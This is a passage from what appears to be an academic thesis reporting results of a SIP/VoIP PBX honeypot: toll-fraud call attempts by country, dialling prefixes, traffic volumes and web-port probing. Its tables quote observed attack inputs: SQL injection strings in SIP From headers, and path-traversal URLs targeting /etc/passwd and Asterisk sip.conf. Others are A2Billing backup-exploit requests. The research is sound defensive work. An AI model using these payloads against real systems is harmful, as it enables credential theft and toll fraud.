


Figure 6.4 - Top Countries for Data Transfer (Part I)

6.3.9 Unauthenticated Invite Attempts

During Part I, attackers attempted to dial straight out of the PBX without prior registering. Attackers attempted to send Invites to establish calls to what appeared to be real phone numbers in various countries around the world. On occasion, it appeared that attackers attempted to dial internal PBX Extensions.

When attackers attempted to call out, it was observed that attackers were often attempting to call the same number. However, in front of each number they would include a different prefix. For example, dialling 9 for an outside line. In Part I, it was observed that hundreds if not

thousands of variations were observed in some cases for the different numbers attempted. Some of the variations observed were:

- 9[number]
- 900[number]
- *9[number]
- +[number]

As discussed in the Background Literature Chapter, an Invite is made up of various headers. What is of significant interest, is that the majority of Invites (calls) were attempted in a way that gave the impression they were generated from an extension and IP address of the Honeypot. An example of this is in the "from" header, it appeared as 1001@HoneypotIP. Normally, it would be 1001@deviceIP that generated the Invite request which is usually a private IP as a PBX will be on a private network.

In this experiment there were 24 different countries where Invite attempts were made. The majority of Invites were to UK numbers, even though as similar to IP subnets, the United States saw the largest number of different numbers used. The UK accounted for the highest percentage of Invites. This can be seen in detail in Table 6.9.

Table 6.9- Numbers Observed (Part I)

Country	Unique Numbers Observed	Total Call Attempts	Percentage of Invites
United States	44	1,863	4.2%
United Kingdom	24	27,348	61.9%
Israel	18	758	1.7%
Poland	12	13,098	29.7%
Unknown	10	111	0.3%
Internal Extension	5	748	1.7%
Sweden	4	190	0.4%
Russian Federation	3	19	0.1%
Other	22	22	0.0%

Unlike other countries that usually contained a form of logic in their prefixes (i.e. dialling 9 or similar for an outside line), call attempts to Polish numbers stood out as being noticeably different in terms of prefixes used. The prefixes were 6 or more numbers long. Other countries occasionally

demonstrated this behaviour, although it was most noticeable to Poland due to the volume. Other countries where this behaviour was occasionally noticed were:

Israel	United Kingdom
Sweden	United States

Below is a list of all countries where calls were attempted:

Bosnia and Herzegovina	Italy	Russian Federation
Egypt	Japan	Serbia
France	Malaysia	South Africa
Gabon	Mauritius	Spain
Germany	Montenegro	Sweden
Ghana	Palestinian Territory	United Kingdom
Greece	Peru	United States
Internal Extension	Poland	
Israel	Romania	

As numbers were usually very long when a prefix was in front, the last 11 digits were taken and analysed. The logic behind this is that most countries in E164 (international) format are between 11-12 digits long. For example, the University of Southampton phone number is currently 442380595000 which is 12 digits long. Although this method is not perfect, it allows the ability for Microsoft Excel formulas to be written that allow the ability to quickly assign a country with other similar numbers. To prevent mislabelling, the number defined was at least 3 digits long, otherwise it would be classed as “unknown”. For example, in Table 6.10, a list of numbers can be seen containing the raw Invites attempted with prefix and the next column containing the last 11 digits which would be the number.

A number beginning with 41 classed as the United Kingdom and 48 as Poland. It can be seen that Polish numbers are 11 digits long in E164. United Kingdom numbers are 12 digits long and cut off the first 4 in the country code of 44 being the United Kingdom. On initial view, it could be argued that this is a number of Switzerland as it begins 41. However manually checking numbers and random checking of strings demonstrates that its actually 44, rather than 41 as the numbers before 44 change as observed in Table 6.10.

Table 6.10 - Example of Raw Invite Call Attempts (Part I)

Raw String	Number	Destinations
746501148632241XXX	48632241XXX	Poland
746601148632241XXX	48632241XXX	Poland
746701148632241XXX	48632241XXX	Poland
853948632241XXX	48632241XXX	Poland
011441613940XXX	41613940XXX	United Kingdom
9011441613940XXX	41613940XXX	United Kingdom
011972592277XXX	72592277XXX	Israel

Although the majority of call attempts, as seen in Table 6.9 went to the United Kingdom and Poland, IP subnets from France generated the greatest number of Invites. Figure 6.5 shows the distribution among countries which were involved in sending Invites.

It can be noticed that between Table 6.5 and Table 6.9, the number of Invites is different. This is because Table 6.9 refers to a specific call, which can include multiple Invites where either the attacker attempted to route the same Invite or tried to brute force different user credentials via an Invite instead of a Registration. This is further reviewed in the discussion.




Figure 6.5 – Distribution of IP subnet countries that generated Invites (Part I)

6.4 Part II Results

The data analysed for Part II of the Honeypot experiment is over a 115-day period between 18th October 2018 00:00 BST – 9th February 2019 23:59 GMT.

However, due to the VM disk becoming full, 12 days throughout that period were not recorded. Therefore, 103 days of data has been captured and analysed.

6.4.1 Part II Assumption

The same assumptions exist as per Part I of this Honeypot experiment. However, in this part we are also monitoring port 80 and port 443 (web ports).

6.4.2 SIP Message Received Break Down

During Part II, the Honeypot encountered 100,898,222 SIP inward messages in 103 days. This averages out to be an approximate mean average of 979,594 messages per day. Although this was not evenly distributed by day. A full table of messages by day can be seen in Appendix B.

Table 6.11 - Partial Daily Breakdown of SIP Messages Received

	SIP Message Type Received		
Date	***Register***	***Invite***	***Option***
18/10/2018	265,365	155	64
19/10/2018	243,161	23,621	78
. . .			
08/02/2019	133,245	12,081	2,779
09/02/2019	555,654	5,867	1,240
Total	98,928,641	1,790,648	179,633

6.4.3 System Resources

Unlike Part I, system resources such as network consumption and CPU were not actively monitored due to the resource constraints of the researcher and difficulty to verify. During Part II, system resources were manually checked on an ad hoc basis. CPU was usually approximately 30%, jumping as high as 80% where attacks were conducted in a short time period.

6.4.4 Attack Origination Based on Country

During Part II of the Honeypot experiment, less countries appear to be involved regarding where attacks originated from. In Part II, the Honeypot observed attacks from 746 different IP subnets in 46 countries (including what appeared to be private IP networks which suggest IPs may have been spoofed). During Part II, a total of 746 different IP subnets were observed. The majority of these originated from France and the United States. A full list of countries along with the number of IP subnets observed can be seen in Appendix B.

Table 6.12 - Top 10 Countries IP subnets Observed (Part II)

Country	Amount
France	202
United States	187
Palestine Territories	70
Germany	47
Netherlands	41
Canada	34
Russian Federation	31
United Kingdom	16
Poland	14
Italy	11
Other	93
Total	746

As similar to Part I, Microsoft Excel World Map feature was used to provide a visualisation on the world map. This helped to show countries involved and their intensity with regard to how many subnets originated from each country. Shaded means IPs were observed from the country and the darker the shade, the more subnets observed compared to other countries. This can be seen in Figure 6.6.




Figure 6.6 - Attack IP Country Origination (Part II)

6.4.5 User Agents

As similar to Part I, various UAs were observed. There were no new UAs observed during Part II except for a continuation of random fake UA's. The UAs can be seen in Table 6.8 (Part I).

6.4.6 User Registrations

As similar to Part I, on several occasions, third parties were able to register with usernames (extensions) on the Honeypot where the password was the same as the username. The full table for each day against each username can be seen in Appendix B.

6.4.7 Christmas Slow down 2018

During the Christmas period, there was a significant slowdown of attacks across Registrations, Invites and Options that the Honeypot observed. Specifically, on Boxing Day (26/12). The volume of registration attacks was the lowest throughout the Part II period recorded. However, of interest was the Options were high for this period observed, and Invites were not the lowest. The lowest recorded Invite requests were on New Year's Eve. Although the lowest Options during the Christmas period was the 27/12/2018.

Table 6.13 - SIP Messages Observed (Part II) Christmas 2018 Period

	SIP Message Type Received			
Date	***Register***	***Invite***	***Option***	**Total**
24/12/2018	4,420,467	5,397	326	4,426,190
25/12/2018	2,409	3,828	326	6,563
26/12/2018	404	887	758	2,049
27/12/2018	83,294	935	101	84,330
28/12/2018	94,588	738	881	96,207
29/12/2018	109,225	1,028	403	110,656
30/12/2018	312,117	1,596	804	314,517
31/12/2018	460,416	145	133	460,694

6.4.8 Unauthenticated Invite Attempts

As in Part I, during Part II it was observed that attackers were attempting to dial straight from the PBX without registering prior. As in Part I, attackers used different prefixes (both logical and very

long numerical prefixes) in the attempt to find a combination that would work. In addition, as in Part I, attackers were also attempting to generate the majority of their Invite attacks from local extensions on the Honeypot and from either an internal IP such as 127.0.0.1 or from the Honeypots external IP.

The same method that was used in Part I was also used in Part II to extract the countries called from the prefixes used. During Part II, there were 1,170,828 call attempts across 1,720 numbers in 119 countries including internal extensions attempted and numbers that were not known. The countries with the greatest volume of unique numbers, along with the total Invites received for that country, can be seen in Table 6.14.

Table 6.14 - Numbers Observed (Part II)

Country	Unique Numbers Observed	Total Call Attempts	Percentage of Invites
United States	522	127,077	10.9%
Unknown	189	1,218	0.1%
United Kingdom	126	453,791	38.8%
Germany	122	142,911	12.2%
Israel	80	44,841	3.8%
Poland	52	147,765	12.6%
Turkey	46	65	0.0%
Sri Lanka	34	34	0.0%
Myanmar	33	34	0.0%
Norway	28	136,621	11.7%
Other	488	116,471	9.9%

The countries where Invites were attempted can be seen below. Global Mobile Satellite System were allocated to the country code (+881) by the ITU for Satellite Communications. Similarly, the name International Networks is the country code +882 and +883 for voice services which are international in nature and do not belong to a specific country.

Albania	Argentina	Australia
Andorra	Armenia	Austria
Antarctica	Aruba	Azerbaijan
Antigua	Ascension Island	Belarus

Belgium	Gambia	Monaco
Bolivia	Georgia	Montenegro
Bosnia and Herzegovina	Germany	Morocco
Brazil	Global Mobile Satellite System	Netherlands
British Virgin Islands	Guatemala	Netherlands Antilles
Burkina Faso	Guinea	North Macedonia
Cape Verde	Guinea-Bissau	Norway
Central African Republic	Guyana	Oman
Chad	Haiti	Palestinian Territories
Chile	Honduras	Poland
Colombia	Hungary	Qatar
Comoros	Internal Extension	Romania
Cuba	International Networks	Russian Federation
Curaçao	Ireland	Senegal
Cyprus	Israel	Sierra Leone
Dominica	Italy	Solomon Islands
Dominican Republic	Jamaica	Somalia
Ecuador	Kazakhstan	South Africa
Egypt	Kosovo	Spain
El Salvador	Latvia	Sweden
Eritrea	Lebanon	Tanzania
Estonia	Liberia	Tunisia
Eswatini	Libya	Turkey
Ethiopia	Lithuania	Ukraine
Fiji	Luxembourg	United Kingdom
France	Madagascar	United States
French Polynesia	Mali	Unknown
Gabon	Mexico	Zimbabwe

The majority of Invites were originated by IP subnets from the Netherlands, which accounted for 47% of all Invite attempts. This is followed by France at 29%. Invites originated from 31 different countries. Figure 6.7 shows the scale of how the Netherlands and France account for most Invites. The full data set can be seen in Appendix B.




Figure 6.7 - Distribution of IP subnets that generate Invites (Part II)

During Part II, the following countries saw a large volume of non-logic prefixes being used (6 or more digits long):

Argentina	Netherlands	Germany
Ireland	Palestinian Territories	Poland
Belgium	Israel	United Kingdom
Spain	Sweden	
France	Norway	

6.4.9 MySQL Injection Invites

During the analysis of the Invites received, it was noticed that some Invites were purposely appearing malformed in the “From” header by containing various non-numerical characters. On closer inspection it was realised that these were SQL injection attempts. Table 6.15 contains a sample of these.

Table 6.15 – Examples of malformed “From” Headers in Invites (Part II)

From	***To***
or''='<sip:'or''='@IP>	970599950XXX<sip:970599950XXX@IP>
<sip:'or''='@IP>	<sip:901146812400XXX@IP>
4+2=11<sip:4+2=11@IP>	02215185953XXX<sip:02215185953XXX@IP>
a'or'3=3--<sip:a'or'3=3--@IP>	0033756772XXX<sip:0033756772XXX@IP>
<sip:&=_72ZyTaKvw5CvD4urd@IP>	<sip:00441904911XXX@IP>

6.4.10 Data Transfer

As in Part I, a large amount of data was transferred due to these attacks. In total, there was 115.57 GB transferred during this experiment. As similar to Part I, the majority of traffic originated from the Netherlands and Iceland. The top countries for data transfer can be seen in Figure 6.8. A full data set can be seen in Appendix B.




Figure 6.8 - Total Data Transferred During Part II

6.4.11 URL Accessed

During Part II of the Honeypot experiment, web ports were observed in the attempt to see whether any activity occurred and if attackers attempt to gain access or advantages using web ports in PBX hacking. The ports monitored were TCP port 80 and TCP port 443 (Secure Socket Layer).

In total there were 43,872 resource requests to a unique total of 1,856 different URLs attempted on port 80 (general web). On port 443 (Secure Encryption), there were 15,680 resources requested with 1,222 being unique. The majority of these were variations of the same resource being requested. However, perhaps in a different folder or with a slightly different name.

It was observed that there was a significant and continual attempt to access Structured Query Language[118] (SQL) database software through a range of mediums such as open source database management software for MySQL known as Phpmyadmin[119]. In addition, there was also a regular attempt to gain access to the /etc/passwd file on the server through a Path Traversal Attack[120].

[118] https://www.keycdn.com/blog/popular-databases [Date Accessed: 20/6/2019]
[119] https://www.phpmyadmin.net [Date Accessed: 20/6/2019]
[120] https://www.owasp.org/index.php/Path_Traversal [Date Accessed: 20/6/2019]

The /etc/passwd file on a Linux server contains information on the users of the system, such as the administrative root user[121]. On many VoIP based requests, where a resource was requested on port 80, the attacker would automatically attempt the resource on port 443 because of an automatic redirect to the 443 port, which would provide an encrypted channel of communication. Many non-VoIP requested resources did not attempt to access the resource on port 443.

Examples of the multiple attempts to gain access to the SQL database and Traversal Attacks can be seen in Table 6.16:

Table 6.16 - SQL and Traversal Attacks observed Examples on Port 80

URL	***Count of Resource attempted***
/phpMyAdmin/scripts/setup.php	189
/phpmyadmin/scripts/db___.init.php	83
/mysql/sqlmanager/index.php	25
/phpMyAdmin/	19
/DownFile.php?filename=../../../../../../../../etc/passwd%00	2
/estadisticas/download.php?csv=../../../../../../../../../etc/passwd	2
/download_file.php?file=../../../../../etc/passwd	2
/export.php?export=../../../../../../../../../etc/passwd	2

Although there were a large number of different URLs attempted. Many of these were not felt to be VoIP or PBX related. Therefore, these were considered as noise. SQL and Traversal Attacks which are discussed above were mostly defined as noise, although there were Traversal Attacks which were VoIP related and are discussed below.

Therefore, to filter the 1,856 different types of URL resources attempted, each URL was manually sorted to determine whether the destination was VoIP or PBX related. The file and folder were both used to assist in determining this. Where it was not obvious, using an online search engine helped decide whether it was possibly VoIP or PBX related. This process resulted in 171 URLs being defined as VoIP Related. Table 6.17 shows the top 10 URLs accessed. The full list of the URLs along with the frequency of access attempts can be seen in Appendix B.

121 https://www.ibm.com/support/knowledgecenter/en/ssw_aix_71/com.ibm.aix.security/passwords_etc_passwd_file.htm [Date Accessed: 20/6/2019]

Table 6.17 - Top 10 VoIP Related URLs Accessed on Port 80

URL	***Count of URL***
/admin/config.php	23,857
/recordings/	325
/a2billing/admin/Public/index.php	311
/recordings/page.framework.php	69
/vtigercrm/vtigerservice.php	32
//recordings/	25
/recordings/index.php	19
/_asterisk/	19
/vtigercrm/modules/com_vtiger_workflow/sortfieldsjson.php ?module_name=..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc %2fasterisk%2fsip.conf%00	17
/digium_phones/	16

The most accessed file is /admin/config.php which is the configuration page of the PBX. This is followed by /recordings/.

The third most attempted resource was the A2Billing admin page. A2Billing is an open-source billing software for Asterisk[122]. On analysing the URLs attempted that were related to A2Billing, it was observed that four separate URLs attempted to make use of a security hole which allows an unauthenticated database backup of the entire system[123]. This could be downloaded to gain access to SIP authentication details, if allowed.

It was also observed (Table 6.17) that Traversal attempts to gain access to the Asterisk sip.conf file had been made, which is the main configuration file controlling the SIP routing engine and can contain username and password details for SIP access[124]. This appears to use a vulnerability in the VtigerCRM software[125]. VtigerCRM is a Customer Relationship Manager (CRM) software which contains a telephony gateway[126]. There were also various other VTigerCRM vulnerabilities that may exist as many different resource attempts were witnessed. These can be seen in more detail along with the A2Billing vulnerability discussed in Table 6.18.

[122] http://www.asterisk2billing.org [Date Accessed: 20/6/2019]
[123] https://www.exploit-db.com/exploits/42616 [Date Accessed: 20/6/2019]
[124] http://www.asteriskdocs.org/en/3rd_Edition/asterisk-book-html-chunk/DeviceConfig_id216341.html [Date Accessed: 20/6/2019]
[125] https://www.exploit-db.com/exploits/35574 [Date Accessed: 20/6/2019]
[126] https://www.vtiger.com/docs/phone-calls [Date Accessed: 20/6/2019]

Table 6.18 - A2Billing and VTiger CRM vulnerabilities observed on Port 80

URL	***Count of URL***
/a2billing/admin/Public/A2B_entity_backup.php?form_action=add&path=/var/www/html/_asterisk/.txt	2
/a2billing/admin/Public/A2B_entity_backup.php?form_action=add&path=/var/www/html/assets/.txt	2
/a2billing/admin/Public/A2B_entity_backup.php?form_action=add&path=/var/www/html/recordings/.txt	2
/a2billing/admin/Public/A2B_entity_backup.php?form_action=add&path=/var/www/html/var/.txt	2
/vtigercrm/graph.php?module=../../../../../../../..//etc/passwd%00	1
/vtigercrm/graph.php?module=/etc/passwd%00	1
/vtigercrm/modules/backup/page.backup.php?action=download&dir=/etc/passwd	1

The attempted resources "/digium_phones/" appear to be attempts by attackers to gain access to a module that enables the provisioning of Digium deskphones[127]. This could infer there is some vulnerability with this module allowing access to account details. This is reinforced because throughout the Honeypot experiment, there were other folders and files attempted that appear to be names of SIP equipment manufacturers or devices. These can be seen below in Table 6.19:

Table 6.19 - SIP provisioning web resources attempted (non-exhaustive) on Port 80

URL	***Count of URL***
/polycom	4
/000000000000.cfg	4
/snom[128]	3
/linksys[129]	3
/cisco[130]	3
/prov[131]	2
/provision	2
/provisioning	2
/yealink[132]	2
/poly	2
/polycom/000000000000.cfg[133]	2
/grandstream	2

[127] https://www.digium.com/products/software/digium-phone-module-for-asterisk [Date Accessed: 20/6/2019]
[128] https://www.snom.com [Date Accessed: 20/6/2019]
[129] https://www.linksys.com/ [Date Accessed: 20/6/2019]
[130] https://www.cisco.com [Date Accessed: 20/6/2019]
[131] https://wiki.bicomsystems.com/PBXware_5.0_Dynamic_Auto_Provisioning [Date Accessed: 20/6/2019]
[132] http://www.yealink.co.uk [Date Accessed: 20/6/2019]
[133] https://www.polycom.co.uk [Date Accessed: 20/6/2019]

URL	*Count of URL*
/sipura[134]	1
/spa.xml	1
/pap2t[135]	1
/devicecfg//polycom/000000000000.cfg	1
//yealink/T21P/y000000000052.cfg	1

6.4.12 IPs Cross Referenced on UDP

During Part II of the Honeypot, there were 2,618 different IP subnets observed that attempted to access various resources on port 80 of the Honeypot. Due to the large number of IP subnets, the subnets were compared to the subnets that attempted to attack the server on VoIP ports. It was discovered that several IP subnets involved in attempting to access URLs on the Honeypot were also the origination of attacks on VoIP. In some cases where large numbers of attacks originated from.

In total there were 68 subnets responsible for both VoIP attacks and Web Attacks.

For example, a Dutch subnet that resulted in the highest volume of traffic for any individual subnet on VoIP Attacks was also the same subnet that resulted in a large portion of URL attempts. These URL attacks were to the admin configuration panel of the PBX, A2Billing files (including the database vulnerability highlighted earlier) and recordings folder.

6.4.13 Christmas 2019 and 2020

When Part II was conducted, it was noticed that during the Christmas 2018 period, the attacks on the Honeypot decreased. This was unexpected as it was thought this would be a good time for an attacker to attempt to hack the Honeypot during a typically quiet time when offices are closed. Therefore, to provide a comparison to see if similar results occurred during the following Christmas periods, the Honeypot was conducted in the same configuration as Part I during Christmas period 2019 and 2020. This is for comparisons over the 3 Christmas periods to understand any occurrence of changes.

[134] https://www.voip-info.org/sipura/ [Date Accessed: 20/6/2019]
[135] https://www.voipsupply.com/linksys-pap2t-na [Date Accessed: 20/6/2019]

During Christmas 2019, the Honeypot ran for 21 days between the 20th December 2019 to 9th January 2020. There was a total of 11,919,525 SIP Messages received. Table 6.20 contains 8 days of results focusing on the Christmas Period. The full dataset can be seen in Appendix B. The SIP Messages mean average for the 2019 period (excluding the 24/12/2019 to compare the same date ranges as the inclusive 7 day - 2018 period) is 746,222 (567,596 messages per day when using the 21-day period dates the Honeypot ran for).

Table 6.20 - Christmas 2019 SIP Messages Received

	SIP Message Type Received			
Date	**Register**	**Invite**	**Option**	**Total**
24/12/2019	422,690	12,251	1,024	435,965
25/12/2019	377,845	15,684	289	393,818
26/12/2019	207,709	10,725	740	219,174
27/12/2019	775,099	7,142	747	782,988
28/12/2019	608,075	10,323	896	619,294
29/12/2019	1,742,582	7,284	172	1,750,038
30/12/2019	340,244	14,421	4,114	358,779
31/12/2019	1,089,406	8,449	1,605	1,099,460

